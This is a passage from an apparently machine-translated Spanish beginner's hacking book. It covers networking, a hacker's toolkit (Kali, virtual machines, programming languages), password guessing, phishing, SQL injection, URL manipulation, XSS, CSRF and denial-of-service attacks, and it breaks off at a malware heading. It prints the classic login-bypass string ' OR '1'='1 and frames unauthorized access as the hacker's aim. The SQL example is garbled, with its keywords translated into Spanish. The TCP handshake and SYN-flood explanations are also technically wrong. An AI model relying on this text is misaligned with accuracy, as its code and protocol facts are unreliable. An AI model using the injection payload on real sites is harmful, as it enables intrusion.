estos cables es el cable de categoría cinco, o CAT-5, se empieza a dar paso a un nuevo estándar, el CAT-6, que tiene una mayor capacidad de transmisión de señales. Para aplicaciones de muy alta velocidad y distancias más largas, generalmente se eligen cables de fibra óptica. La fibra óptica utiliza luz en lugar de electricidad y tiene una capacidad muy alta para transportar información. Se utilizan para llevar la televisión por cable más moderna y los servicios de Internet de alta velocidad. La fibra óptica sirve como la columna vertebral de Internet. Dentro de áreas más pequeñas, las redes inalámbricas son muy comunes. Usando un protocolo Wireless Fidelity (Wi-Fi), existen redes inalámbricas en una gran cantidad de LAN personales, privadas y comerciales. Los piratas informáticos suelen estar particularmente interesados en piratear redes Wi-Fi, lo que da como resultado la evolución de los estándares de seguridad Wi-Fi.

Independientemente de la arquitectura o el medio de transmisión, cuando dos terminales se comunican a través de una red, deben hacerlo utilizando un conjunto común de reglas conocido como **protocolo**. Los protocolos de red han evolucionado desde que se crearon las primeras redes informáticas, pero han conservado el mismo enfoque básico en capas. En general, una red se conceptualiza en términos de diferentes capas que realizan diferentes funciones. Esto también se conoce como **pila**. Los protocolos de comunicación más comunes utilizados en la actualidad son el Protocolo de Internet (IP) y el Protocolo de control de transmisión (TCP). En conjunto, estos se conocen comúnmente como **TCP/IP**. Estos protocolos cambian y se estandarizan en ocasiones.

Es fundamental que el pirata informático aprenda estos protocolos y cómo se relacionan con la comunicación entre las diferentes capas de la pila. Así es como los piratas informáticos pueden obtener niveles cada vez más altos de acceso a un sistema.

LENGUAJES DE PROGRAMACIÓN

Puede parecer desalentador aprender un lenguaje de programación desde cero sin haberlo hecho nunca antes, pero muchas personas descubren que una vez que dominan un lenguaje de programación, es mucho más fácil y rápido aprender otros. Los piratas informáticos no solo deben comprender los lenguajes de programación para poder explotar las vulnerabilidades del software, sino que muchos piratas informáticos necesitan escribir su propio código para poder ejecutar un ataque en particular. Leer, comprender y escribir código es fundamental para la piratería.

Los lenguajes de programación van desde un código de máquina muy oscuro, que está en formato binario y hexadecimal y se usa para comunicarse directamente con un procesador, hasta lenguajes orientados a objetos de alto nivel que se usan para software.

desarrollo. Los lenguajes comunes orientados a objetos de alto nivel son **C++** y **Java**. El código escrito en lenguajes de alto nivel se compila en el código de máquina apropiado para un procesador en particular, lo que hace que los lenguajes de alto nivel sean muy portátiles entre diferentes tipos de máquinas. Otra categoría es un lenguaje de secuencias de comandos, donde los comandos se ejecutan línea por línea en lugar de compilarse en código de máquina.

Aprender lenguajes de programación requiere tiempo y práctica; no hay otra manera de volverse competente. Las largas tardes y los maratones nocturnos de escritura, depuración y recompilación de código son un rito de iniciación común entre los piratas informáticos principiantes.

CAPÍTULO 4. EL CONJUNTO DE HERRAMIENTAS DEL HACKER

Incluso armado con conocimiento, ingenio y la cantidad justa de perseverancia obstinada, el pirata informático aún necesita un cierto conjunto de herramientas físicas para realizar un ataque. Sin embargo, la piratería no tiene por qué ser una profesión o un pasatiempo costoso. La mayoría de las herramientas de software que necesita un hacker se pueden obtener libremente porque son productos de código abierto. Un pirata informático tampoco necesita miles de dólares en equipos informáticos de alta potencia: para la mayoría de los ataques, bastará con una simple computadora portátil o de escritorio con una cantidad razonable de memoria, almacenamiento y velocidad de procesador. A lo largo de las décadas, los piratas informáticos se han hecho famosos por lograr mucho con presupuestos relativamente bajos. Aunque cada individuo deberá decidir por sí mismo qué combinación de hardware y software necesita para sus objetivos particulares, este capítulo servirá como guía para ayudar a comprender qué diferentes opciones están disponibles y son las preferidas en la comunidad de piratas informáticos.

SISTEMAS OPERATIVOS Y DISTRIBUCIONES Un

el sistema operativo (OS) es el intermediario entre el hardware y el software de una computadora. Un sistema operativo generalmente administra el sistema de archivos, la comunicación periférica y las cuentas de usuario de un sistema informático, entre otras responsabilidades. Hay varias marcas de sistemas operativos, tanto comerciales como de código abierto, que se pueden instalar en cualquier plataforma informática determinada. Microsoft Windows es el sistema operativo comercial más conocido e instalado para sistemas de estilo "PC" [1] . Apple tiene su propio sistema operativo que viene instalado en sus computadoras y sistemas móviles. El sistema operativo Android de código abierto de Google está ganando popularidad rápidamente.

El sistema operativo Linux, nombrado y desarrollado por Linus Torvalds, una figura legendaria en la cultura hacker, es una rama de código abierto del sistema operativo UNIX (el sistema operativo de Apple también se basa en UNIX). Linux ganó popularidad entre los piratas informáticos y los entusiastas de la informática a lo largo de los años por su flexibilidad y portabilidad. Varias distribuciones de Linux han evolucionado para diferentes propósitos a través de constantes retoques por parte de sus usuarios. Las distribuciones generalmente se distinguen entre sí por su tamaño, interfaz de usuario, controladores de hardware y las herramientas de software que vienen preinstaladas. Algunas distribuciones populares de Linux, como Red Hat y Ubuntu, son para uso general. Otros han sido desarrollados para tareas y plataformas específicas. El sistema operativo en la plataforma de "ataque" de un hacker es el corazón de su juego de herramientas.

KALI LINUX

Anteriormente conocido como Backtrack, Kali es un popular sistema operativo Linux de código abierto para piratas informáticos. Kali (las distribuciones más recientes de Kali Linux se pueden encontrar en www.kali.org/downloads) puede instalarse en una máquina dedicada o ejecutarse desde una máquina virtual dentro de otro sistema operativo. A lo largo de los años, Kali ha evolucionado para contener una gran variedad de los programas de evaluación y explotación de vulnerabilidades más útiles. Es una de las primeras herramientas que debe obtener un hacker principiante. Kali no solo brinda práctica en el uso de una plataforma Linux, sino que también contiene todo lo que un pirata informático necesita para realizar algunos de los ataques de nivel inferior más básicos para obtener una experiencia valiosa.



Una captura de pantalla de Kali Linux con un menú de herramientas

DISTRIBUCIONES FORENSES EI

sistema operativo Linux también está disponible en varias distribuciones gratuitas que están destinadas a ser utilizadas para el análisis informático forense. Estas distribuciones contienen herramientas que permiten a los profesionales de la seguridad buscar rastros de un ataque informático en una máquina víctima. Los piratas informáticos también utilizan estas distribuciones cuando practican ataques para aprender a evitar ser detectados.

MÁQUINAS VIRTUALES

Las máquinas virtuales son programas que emulan el comportamiento de ciertas plataformas de hardware dentro de los límites de un sistema operativo existente. Esto permite que un usuario instale varios sistemas operativos en una pieza de hardware, tratando cada uno como si fuera una máquina separada. El mantenimiento de máquinas virtuales no solo le da al pirata informático la capacidad de ejecutar varias herramientas de piratería diferentes, sino que también brinda la oportunidad de practicar habilidades de piratería en una "caja de arena" sin consecuencias. Una técnica común para practicar ataques es instalar un sistema operativo que sea equivalente a un objetivo potencial dentro de una máquina virtual y practicar el ataque a las vulnerabilidades conocidas de ese sistema, e incluso buscar más. Es bastante fácil obtener versiones gratuitas de sistemas operativos antiguos y obsoletos, como algunas de las versiones anteriores de Windows, junto con una lista de las vulnerabilidades de esa versión en particular. Tener un sistema operativo instalado en una máquina virtual que no ha sido parcheada con sus últimas actualizaciones de seguridad le brinda al pirata informático una manera perfecta de practicar ataques sin preocuparse de dañar un sistema de destino o infringir la ley.

LENGUAJES DE PROGRAMACIÓN

Las computadoras son las sirvientas de la humanidad, pero no saben qué hacer sin instrucciones claras. Dado que el lenguaje binario de las máquinas es muy difícil de conceptualizar de manera eficiente para los programadores humanos, desarrollamos lenguajes de programación más cercanos al lenguaje humano que luego pueden traducirse para que la máquina los entienda. Los lenguajes informáticos han evolucionado desde simples scripts línea por línea, hasta lenguajes estructurados más modulares, hasta los lenguajes avanzados orientados a objetos que se utilizan para desarrollar software en la actualidad. Sin embargo, los lenguajes de secuencias de comandos siguen desempeñando un papel importante en las operaciones informáticas y de red. Dado que los programas están escritos por personas, por supuesto están sujetos a errores. Estos errores no son solo errores involuntarios en la codificación real, sino también descuidos en la planificación del programa mismo. Estos errores son lo que buscan los hackers cuando intentan obtener acceso no autorizado a sus sistemas de destino. Por lo tanto, es fundamental que los piratas informáticos obtengan los compiladores e intérpretes necesarios para dominar algunos lenguajes de programación importantes y, al menos, familiarizarse mínimamente con varios otros. La mayoría de estas herramientas de programación son de código abierto y están disponibles gratuitamente de una forma u otra.

LENGUAJES ORIENTADOS A OBJETOS

Los lenguajes orientados a objetos son lenguajes de programación de computadora de alto nivel que se compilan una vez finalizados en un código de máquina ejecutable. Los programadores utilizan algún tipo de programa de edición de texto para desarrollar su código. También necesitan un compilador que sea apropiado para la plataforma informática en la que se ejecutará el programa ejecutable. Algunas herramientas de desarrollo de software también contienen funciones de depuración que permiten al programador descubrir la sintaxis y otros errores antes de compilar el programa. Los lenguajes orientados a objetos se centran en la idea de que diferentes componentes en un programa de computadora pueden tratarse como **objetos** con ciertas **propiedades**. Las propiedades se pueden manipular mediante procedimientos conocidos como **métodos**, y los objetos se pueden colocar en varias **clases**. Aprender programación orientada a objetos es una parte vital del proceso de aprendizaje para un aspirante a hacker. Una gran cantidad de software, tanto en línea como fuera de línea, se desarrolla utilizando lenguajes orientados a objetos como C++ y Java. Comprender las vulnerabilidades de los programas que están escritos en estos lenguajes y, posteriormente, explotarlos, es posible cuando un hacker está familiarizado con los lenguajes. Además, los hackers a menudo se ven en la necesidad de escribir sus

propio software para automatizar ataques o para ayudarlos a obtener control o transferir datos una vez que tienen acceso a un sistema.

LENGUAJES INTERPRETADOS Los

lenguajes orientados a objetos están altamente estructurados y modularizados. Una sola declaración en el código de un lenguaje orientado a objetos no se puede ejecutar por sí sola sin el contexto del resto del programa. Esta es la razón por la cual los lenguajes orientados a objetos deben usar un compilador para traducir el programa a código de máquina antes de que la computadora pueda entenderlo. Aunque esto es útil para programas más grandes y complejos, puede ser excesivo y consumir mucho tiempo innecesariamente para tareas de programación más cortas. Un lenguaje interpretado, por el contrario, se ejecuta (en su mayor parte) línea por línea por la computadora, lo que permite correcciones rápidas y una depuración más intuitiva.

Uno de los lenguajes interpretados más populares es **Python**. Python, un proyecto gratuito de código abierto, ha ganado popularidad en todo el mundo por su simplicidad, flexibilidad y portabilidad. Los piratas informáticos a menudo usan Python para ayudarlos a automatizar ciertas tareas que a menudo se realizan en la línea de comandos. Python, como la mayoría del software de código abierto, viene en múltiples distribuciones según la aplicación prevista. Estas diferentes distribuciones contienen varios conjuntos de módulos o paquetes escritos previamente que se pueden ensamblar en un script de Python.

Otros lenguajes interpretados que son importantes para el hacker incluyen lenguajes de secuencias de comandos web como **HTML**, **JavaScript**, **Perl**, **PHP** y **Ruby**. Estos lenguajes se utilizan para desarrollar aplicaciones web. Son las vulnerabilidades dentro de las aplicaciones web, en parte, las que permiten a los piratas informáticos obtener acceso a los sitios web de destino.

LENGUAJES DE CONSULTA DE LA BASE DE

DATOS Un objetivo común de los piratas informáticos es obtener acceso a datos privados o confidenciales. Los servidores almacenan grandes volúmenes de datos en estructuras organizadas conocidas como bases de **datos**. Las bases de datos tienen su propio lenguaje que se utiliza dentro del código de otros lenguajes de programación al acceder a los datos. Si una aplicación web, por ejemplo, necesita acceder o cambiar la información del perfil de uno de sus usuarios, deberá enviar un comando a la base de datos que esté escrito en el idioma apropiado de esa base de datos. Estos comandos se conocen como **consultas**. Uno de los lenguajes de base de datos más comunes utilizados para aplicaciones en línea es el lenguaje de consulta estructurado o **SQL**. Explotar vulnerabilidades en SQLhas,

a lo largo de los años, ha sido uno de los métodos más comunes que los piratas informáticos han utilizado para acceder a sitios web y a los datos que contienen. A medida que los programadores se han vuelto conscientes de las vulnerabilidades en SQL, han hecho grandes esfuerzos para corregir esas vulnerabilidades, por lo que algunos de los ataques más simples son menos comunes. Comprender SQL y otros lenguajes de consulta de bases de datos es otra herramienta esencial para el hacker. Se puede configurar un servidor SQL en la máquina de prueba de un pirata informático para practicar varios métodos de ataque.

CAPÍTULO 5. OBTENER ACCESO

En la mayoría de los casos, el objetivo del pirata informático es obtener acceso a un sistema para el que no está autorizado. La mejor manera de hacer esto es explotar vulnerabilidades en el sistema de autenticación. Estas vulnerabilidades, en la mayoría de los casos, se encuentran en los hábitos de los usuarios autorizados o en la codificación del software que se ejecuta en el servidor de destino. Los piratas informáticos son muy hábiles para descubrir y aprender a explotar vulnerabilidades muy rápidamente, y parece que surgen nuevas tan rápido como se mitigan las antiguas. Es probable que cualquier pieza de software de servidor, especialmente las grandes y complejas, tenga múltiples vulnerabilidades que aún no se han descubierto. Un buen profesional de la seguridad aprende a pensar como un pirata informático para poder anticipar problemas con los sistemas que protege antes de que los piratas informáticos puedan explotarlos. Este capítulo ilustra algunas vulnerabilidades de algunas de las vulnerabilidades tradicionales más comunes tanto en usuarios humanos como en software.

INGENIERÍA SOCIAL Los

usuarios humanos suelen ser el eslabón más débil en la "cadena de destrucción" de la seguridad informática. Muchos usuarios no solo tienen poca comprensión de los sistemas que están utilizando, sino que también tienden a apreciar poco la naturaleza de las amenazas ciberneticas y tienen poco deseo de tomarse el tiempo y el esfuerzo para protegerse. Aunque las personas están comenzando a ser más conscientes, todavía hay suficientes objetivos humanos fáciles para que los piratas informáticos exploten. ***La ingeniería social*** es la actividad de usar reconocimiento simple o engaño para obtener contraseñas o acceder directamente de usuarios desprevenidos. La ingeniería social requiere poca experiencia técnica y los piratas informáticos la prefieren a los ataques más difíciles y arriesgados que implican métodos intrusivos.

ADQUISICIÓN PASIVA DE LA CONTRASEÑA Quizás el tipo

más simple de ingeniería social es el de adivinar la contraseña de inicio de sesión de un individuo. A pesar de las advertencias, los usuarios continúan usando contraseñas que contienen secuencias de caracteres comunes o fáciles de adivinar. La razón principal por la que esta práctica es tan común es que las personas tienden a desear contraseñas que puedan recordar fácilmente. La mayoría de las personas tienen varias cuentas de correo electrónico y de usuario tanto para el hogar como para el trabajo, lo que dificulta el seguimiento de todas ellas y, por lo tanto, pueden usar la misma contraseña, o una similar, para varias cuentas. Esta práctica pone en peligro todas sus cuentas cuando un hacker obtiene con éxito la contraseña. Los errores comunes de contraseña son usar el propio nombre o el de un miembro de la familia o mascota, usar palabras que se encuentran comúnmente en un diccionario, usar secuencias de números correspondientes a su cumpleaños o al de un ser querido, incluidas partes de su dirección residencial, usar nombres de equipos deportivos favoritos y otros temas similares que se recuerdan fácilmente. Una de las principales razones por las que esta es una práctica especialmente mala en la era moderna es que hay mucha información personal que está disponible públicamente en Internet. Un simple vistazo a la página de redes sociales de un individuo generalmente revela un tesoro de información sobre ellos. Cuando alguien permite que su perfil de redes sociales se vea públicamente, se convierte en una fuente perfecta para que los piratas informáticos refinen sus conjeturas de contraseña. Los datos personales útiles para adivinar contraseñas también se pueden obtener a través de la práctica de **buceo en contenedores**, mediante la cual un pirata informático hurga en la basura de un usuario objetivo en busca de documentos que contengan información confidencial. La seguridad de las contraseñas se ha convertido en un problema tal que cada vez más sitios web, cuentas en línea, servicios de correo electrónico y otros sistemas que requieren contraseñas están comenzando a implementar restricciones estrictas sobre el formato y el contenido de las contraseñas.

Los tipos más interactivos de ingeniería social implican un cierto grado de vigilancia o reconocimiento por parte del hacker. Si un pirata informático tiene acceso físico a la ubicación de su sistema de destino, podría intentar ver a un usuario mientras está escribiendo su información de inicio de sesión. Esto se conoce coloquialmente como “**shoulder surfing**” porque simplemente implica mirar de forma encubierta por encima de los hombros de los usuarios.

PHISHING, SPEAR-PHISHING Y BALLENA El anonimato general de Internet a menudo puede adormecer a las personas con una falsa sensación de seguridad, lo que les permite participar en comportamientos que nunca tendrían cara a cara. Si un extraño llama a la puerta de una persona que dice ser un representante de su banco y pide la llave de su caja de seguridad, es probable que a la persona le cierren rápidamente la puerta en la cara.

Sin embargo, miles de personas todos los días revelan fácilmente su información personal y de inicio de sesión a piratas informáticos fraudulentos a través de la Web, correo electrónico, teléfono y mensajes de texto.

Un método común que utilizan los piratas informáticos para obtener información del usuario es el proceso de **phishing**. En la tradición de la peculiar nomenclatura de la jerga de la piratería, el phishing es un homónimo de "pesca" y recibe su nombre de la idea de que la práctica es similar a colgar un anzuelo en el agua, esperando que un pez muerda. Un correo electrónico típico de phishing se escribe para parecerse a una comunicación legítima de un banco, de una cuenta de servicios o compras en línea, o incluso de un departamento dentro de la propia organización de la víctima. A menudo, el correo electrónico se presentará al usuario como una solicitud para confirmar o restablecer una contraseña. Los mensajes de phishing sofisticados utilizarán encabezados de correo electrónico falsificados, un lenguaje convincente y un formato casi idéntico al de los correos electrónicos legítimos. Si un usuario objetivo cae en la trampa, responderá al correo electrónico con su nombre de usuario y contraseña o hará clic en un enlace web que acepta la información en una forma que parece legítima. Normalmente, se desplegarán miles de correos electrónicos en un solo ataque de phishing con la esperanza de que al menos un pequeño porcentaje de los destinatarios responda.

En contraste con el phishing, donde se envía un gran volumen de correos electrónicos idénticos a múltiples usuarios como un cebo colgando entre muchos peces, **el phishing** dirigido a usuarios específicos, al igual que un pescador apunta a un pez individual.

Aunque el spear-phishing no produce un gran volumen de cuentas como un ataque de phishing, puede tener una mayor tasa de éxito porque los correos electrónicos más individualizados generalmente son más convincentes. Un correo electrónico de spear phishing bien ejecutado a menudo se dirige al usuario objetivo por su nombre y contiene otros datos personales para que parezca más auténtico. Por lo tanto, normalmente hay alguna investigación o ingeniería social que precede a un ataque de spear-phishing. En la mayoría de los casos, este tipo de ataque se lleva a cabo porque el hacker ha identificado a las personas objetivo como poseedoras de información, activos o equipo.

acceso que es de especial interés. Los últimos ataques de spear-phishing se lanzan contra objetivos de alto valor en una organización, generalmente ejecutivos o funcionarios de información con acceso superior. Debido a que estos individuos son los “peces gordos”, este tipo de ataque se conoce como **arpón** o caza de **ballenas**. Los ataques de phishing, spear-phishing y harpooning no solo se llevan a cabo con el fin de obtener contraseñas. A veces, se utilizan para recopilar otra información o para enviar software malicioso a un sistema de destino.

EXPLOITS WEB

Hay muchos tipos de vulnerabilidades web y exploits asociados, y surgen nuevos tan rápido como se cierran los antiguos. Hay docenas de lenguajes que se ensamblan en varias combinaciones para crear un sitio web o una aplicación web y las vulnerabilidades pueden existir en cualquier lugar dentro de esa estructura.

A continuación se enumeran algunos ejemplos de exploits comunes que ilustran cómo los piratas informáticos utilizan las vulnerabilidades para su beneficio.

INYECCIÓN DE SQL EI

lenguaje de consulta de la base de datos SQL es ampliamente ubicuo en la World Wide Web. Se usa con mayor frecuencia dentro de otro código web para administrar los inicios de sesión de los usuarios y las solicitudes de acceso a la base de datos. Dado que una consulta de base de datos inevitablemente contiene cadenas que se originan a partir de la entrada del usuario, es naturalmente vulnerable a la manipulación. **La inyección SQL** es una explotación web que aprovecha la sintaxis del propio lenguaje SQL. SQL utiliza operaciones lógicas booleanas como AND y OR para conectar segmentos de declaraciones, incluidas las cadenas que ingresó el usuario. Una instrucción SQL típica para el inicio de sesión de un usuario podría ser similar a la siguiente:

```
SELECCIONE * DE la base de datos DONDE usuario = '' + nombre de usuario +'';
```

La declaración anterior insertará la cadena ingresada por el usuario correspondiente al campo de usuario en la variable "nombre de usuario" en la declaración. Esta declaración espera que el usuario ingrese una cadena de nombre de usuario simple y típica. Como la mayoría de las vulnerabilidades que los piratas informáticos buscan explotar, el uso no intencionado del campo de entrada del usuario puede resultar en un comportamiento inesperado. Los piratas informáticos inteligentes aprendieron a explotar la sintaxis SQL para obtener acceso a las cuentas de los usuarios ingresando cadenas especiales en los campos de usuario que hacen que se ejecuten ciertos comandos SQL deseados. Por ejemplo, la siguiente cadena puede parecer un galimatías o poco interesante cuando se ingresa como nombre de usuario:

```
' OR '1'='1
```

Sin embargo, si el intérprete de SQL toma el comando resultante literalmente, leerá:

```
SELECCIONE * DE la base de datos DONDE usuario = '' OR 1=1;
```

Cuando se ejecuta este comando, se leerá como (para parafrasear en simple

Inglés):

"seleccione todos los registros de la base de datos donde el usuario es '' OR 1=1"

Es probable que no haya ningún nombre de usuario que sea una cadena en blanco, pero la presencia de la palabra clave 'OR' significa que el comando se ejecutará si cualquiera de las cláusulas a cada lado del OR (usuario verdadero) es verdadera. Dejarse de considerar la afirmación que siempre sea verdadera puede colocarse después de OR, pero 1=1 es una opción eficiente. La inserción de un segmento de comando a través de la cadena de usuario es la razón por la cual este procedimiento se denomina "inyección". Este es un ejemplo simple, y la mayoría de los sitios ahora tienen protecciones contra un ataque tan básico, pero los ataques de inyección (otros scripts además de SQL pueden ser vulnerables a la inyección) continúan siendo una amenaza común y sirven como un ejemplo ilustrativo de la explotación de una vulnerabilidad de software. Hay varios sitios web que permiten a los piratas informáticos practicar ataques de inyección contra sitios simulados con vulnerabilidades de SQL conocidas.

MANIPULACIÓN DE URL La

dirección web, o Localizador universal de recursos (URL), de un sitio web no solo contiene información sobre la ubicación en la red de los archivos de recursos de un sitio, sino que a menudo contiene otra información que se transmite a la aplicación web después de algún tipo de interacción del usuario. Esta información puede estar codificada o puede seguir algún tipo de esquema semántico. Como ejemplo simple, considere un motor de búsqueda ficticio con la siguiente URL de inicio:

<http://www.acmesearch.com/>

Cuando un usuario ingresa un término de búsqueda en el formulario y hace clic en el botón Enviar, el sitio puede agregar automáticamente la URL con los términos de búsqueda de acuerdo con algún formato. Esta es una forma de pasar información a scripts web y consultas de bases de datos para cumplir con la solicitud del usuario. Entonces, si el usuario de este motor de búsqueda hipotético está buscando "hackeo para principiantes", el sitio puede enviar la siguiente URL (o algo similar):

<http://www.acmesearch.com/search?=beginner+hacking>

Si un usuario nota el patrón, puede darse cuenta fácilmente de que puede eludir el formulario web para la interfaz de usuario y simplemente escribir sus términos de búsqueda en el esquema de URL que observó. Este tipo de **manipulación de URL** es, por supuesto, bastante

inocuo cuando se usa en servicios como motores de búsqueda. Sin embargo, en los primeros días del comercio web, este tipo de URL semántica simple se usaba para enviar pedidos de productos. No pasó mucho tiempo antes de que los piratas informáticos descubrieran cómo manipular el monto del pago, así como el tipo y la cantidad de productos que estaban ordenando. Aunque la mayoría de los comerciantes en línea ahora tienen un proceso más seguro, todavía hay muchos tipos de sitios web y servicios que tienen vulnerabilidades que pueden explotarse mediante la manipulación de URL.

SCRIPTING ENTRE SITIOS Y FALSIFICACIÓN DE SOLICITUDES

Algunos sitios web pueden permitir que los usuarios interactúen con el sitio de tal manera que la entrada del usuario se convierta en parte del contenido del sitio web. Uno de los mejores ejemplos de esto son los sitios web que presentan comentarios (sobre fotos, artículos, etc.) de los usuarios. Esos comentarios normalmente los envían los usuarios mediante el uso de un formulario web o una interfaz similar. Si un atacante puede ingresar algo que no sea un comentario, ya sea mediante manipulación de URL o entrada directa en los campos del formulario, podría convertirse en parte del código del sitio web al que acceden otros usuarios. Los piratas informáticos han aprendido a inyectar código malicioso en sitios web a través de estos campos de formulario explotando servidores que no protegen contra este tipo de ataque.

El código inyectado se puede escribir de tal manera que otros usuarios ni siquiera sepan que su navegador está ejecutando el código inyectado. Esta actividad se conoce como cross-site scripting (XSS), y los piratas informáticos pueden utilizarla para implantar código malicioso en las máquinas de los usuarios o para cooptar las identidades de los usuarios a fin de iniciar sesión en una máquina de destino.

Cuando un usuario inicia sesión en un sitio web seguro, ese sitio web otorga acceso a los recursos en su servidor. Por lo general, este acceso solo se otorga a ese usuario en particular para esa única sesión de inicio de sesión. Una vez que el usuario cierra sesión o cierra el sitio web, deberá iniciar sesión nuevamente y comenzar una nueva sesión para acceder.

La información de la sesión se almacena en el sistema del usuario mediante el uso de **cookies**, que son pequeños archivos que contienen información útil sobre el estado de una sesión en particular. Las cookies de sesión, o **cookies de autenticación**, le permiten al servidor saber que un usuario está conectado actualmente. Si un pirata informático puede interceptar una cookie de sesión insegura, puede duplicarla en su propia máquina y usarla para obtener acceso a un sistema de destino mientras el usuario está en su sesión actual. Por ejemplo, si un usuario ha iniciado sesión en su cuenta bancaria, una cookie de sesión colocada en su computadora por el banco le permite al servidor del banco saber que está bien.

continuar permitiendo al usuario el acceso a la cuenta. Si un pirata informático puede obtener esa cookie de sesión en particular en su propia máquina, puede engañar al servidor del banco para que le permita acceder a esa cuenta. Los piratas logran esto configurando un sitio web falso que creen que muchos usuarios querrán visitar. Dado que los usuarios a menudo usan la web con varias pestañas o ventanas del navegador abiertas simultáneamente, el pirata informático espera que los usuarios inicien sesión en alguna cuenta segura mientras también inician sesión para ser su sitio web malicioso. Cuando los usuarios interactúan con el sitio web del pirata informático, sin saberlo, ejecutan secuencias de comandos a través de su propio navegador que envían comandos al sitio web seguro. Dado que el sitio seguro (por ejemplo, el banco) permite el acceso durante esa sesión, no tiene forma de saber que la solicitud no es legítima. Este ataque se conoce como **falsificación de solicitudes entre sitios** (CSRF). Una forma común de ejecutar un ataque CSRF es inyectar una solicitud de servidor falsa en algo relativamente inocente, como un enlace a una imagen o algún otro elemento del sitio web. Esto mantiene el código oculto a la vista del usuario.

En los casos ilustrados anteriormente, para inyección de SQL, manipulación de URL, secuencias de comandos en sitios cruzados y falsificación de solicitudes en sitios cruzados, las vulnerabilidades que se explotan se pueden mitigar con bastante facilidad verificando la entrada del usuario en busca de contenido sospechoso antes de ejecutarlo. Los programadores de sitios web se han dado cuenta de muchos de estos métodos de ataque y están tratando de hacer que sus sitios sean menos vulnerables y, al mismo tiempo, seguir brindando acceso y servicios a los usuarios. Por eso es tan importante comprender la naturaleza de la piratería y los diferentes tipos de ataques.

CAPÍTULO 6. ACTIVIDAD Y CÓDIGO MALICIOSOS La raíz latina de la palabra “mal” significa, simplemente, “malo”. Por lo tanto, la actividad maliciosa se caracteriza por la intención de hacer daño. En la piratería, ese daño puede tomar la forma de robo de dinero, propiedad o reputación. También puede ser simplemente un sabotaje por sí mismo o para servir a alguna otra causa. Debido a que tantos sistemas vitales ahora están digitalizados, interconectados y en línea, los piratas informáticos tienen el potencial de causar daños a pequeña y gran escala.

ATAQUES DE DENEGACIÓN DE

SERVICIO Cuando vemos a alguien en la calle, ya sea un amigo o un extraño, con quien deseamos hablar, normalmente no nos acercamos a él y comenzamos a hablar sobre cualquier tema que tengamos en mente. El protocolo general para la comunicación humana es ejecutar primero algún tipo de saludo. Uno podría decir "hola" (o alguna variante) y decir el nombre de la persona, y tal vez darle un rápido apretón de manos; luego, cuando la otra parte responde, comienza la conversación. Se espera el mismo tipo de procedimiento cuando se inicia una llamada telefónica, en cuyo caso tiene un propósito más práctico porque ambos participantes en la conversación generalmente quieren estar seguros de saber con quién están hablando. Las primeras palabras de la conversación sirven para reconocer la identidad de ambas partes. Este protocolo también se utiliza en las comunicaciones de redes informáticas.

En lugar de simplemente emitir solicitudes, comandos o datos al azar, un nodo en una red primero intentará reconocer la presencia y preparación del nodo con el que intenta comunicarse.

En una conversación de red normal, generalmente a través del **protocolo TCP**, se espera que ocurra un procedimiento de reconocimiento de tres vías. Durante este protocolo de enlace, primero se envía un paquete de sincronización (SYN) desde el iniciador de la conversación al receptor. Este paquete contiene la dirección IP del remitente y una bandera dentro del paquete le indica al receptor que, de hecho, es un paquete SYN. Si el paquete SYN se entrega con éxito y el destinatario está listo para la comunicación, enviará un paquete de reconocimiento (ACK) al remitente que contiene su propia dirección IP, así como una bandera que indica que es un paquete ACK. Finalmente, el remitente original enviará un paquete ACK al destinatario y luego podrá comenzar la comunicación normal. A veces, los paquetes se pierden en la entrega entre los nodos de la red por una razón u otra. Esto puede ocurrir debido al alto tráfico, debido a fallas en el hardware de la red, interferencias eléctricas o electromagnéticas y otras razones.

Por lo tanto, si un remitente no recibe un paquete ACK del destinatario previsto dentro de un período de tiempo prescrito, enviará otra solicitud de sincronización. Asimismo, un destinatario continuará transmitiendo un paquete ACK indefinidamente hasta que reciba un acuse de recibo del remitente original. Un apretón de manos normal, sin las interrupciones que resultan de la pérdida de paquetes, se resume de la siguiente manera:

- 1) Remitente: SYN → Destinatario
- 2) Destinatario: ACK → Remitente
- 3) Remitente: ACK → Destinatario
- 4) Remitente → Destinatario

Cualquier nodo de red dado solo tiene la capacidad de comunicarse con un número finito de otros nodos. Cuando un pirata informático puede interrumpir el proceso de negociación provocando la transmisión repetida de paquetes SYN y ACK, la comunicación legítima puede ralentizarse significativamente o incluso detenerse por completo.

Este tipo de ataque se conoce como ataque de denegación de servicio (DoS).

DOS BÁSICO La

idea esencial detrás de un ataque de denegación de servicio es falsificar las banderas dentro de un encabezado de paquete IP para engañar a un servidor para que transmita solicitudes ACK repetidas. La forma más sencilla de hacer esto es interrumpir el proceso de apretón de manos tradicional entre los pasos dos y tres anteriores. Cuando el destinatario devuelve una solicitud ACK al remitente original, espera otro paquete ACK a cambio para que la comunicación pueda comenzar. Sin embargo, si el remitente responde con otra solicitud SYN, el destinatario se ve obligado a responder con otro paquete ACK. Si este vaivén continúa, se bloquean los recursos de red y los puertos en la máquina del servidor. La situación es análoga a una broma de "toc-toc" que nunca termina... ("toc-toc", "¿quién está ahí?", "toc-toc", "¿quién está ahí?", "toc-toc", "quién está ahí ?", etc). Este tipo de ataque DoS simple se conoce como **inundación SYN**. Existen múltiples métodos para ejecutar un ataque DoS, la mayoría de los cuales se aprovechan de las vulnerabilidades dentro del propio protocolo TCP/IP.

DOS DISTRIBUIDO Un

ataque de denegación de servicio distribuido (DDoS) es aquel en el que un pirata informático o un grupo de piratas informáticos puede ejecutar un ataque DoS coordinado desde una gran cantidad de máquinas. Trabajando juntas, las máquinas que transmiten los paquetes de ataque pueden simplemente abrumar un sistema de destino hasta el punto en que los usuarios legítimos no pueden acceder al servidor, o tan lento en respuesta a las solicitudes de los usuarios que es prácticamente inutilizable. En la mayoría de los casos, las máquinas que transmiten los paquetes relacionados con el ataque ni siquiera están en posesión de los piratas informáticos que ejecutan el ataque. Cuando los piratas informáticos se preparan para un gran ataque DDoS, implantan código malicioso en la mayor cantidad posible de máquinas que pertenecen a los usuarios.

que no conocen a los participantes en el ataque. A menudo, estas máquinas se distribuyen en una gran área geográfica y múltiples redes, a veces incluso en todo el mundo, lo que dificulta que las autoridades o el personal de seguridad de un sistema víctima corten el ataque.

MALWARE

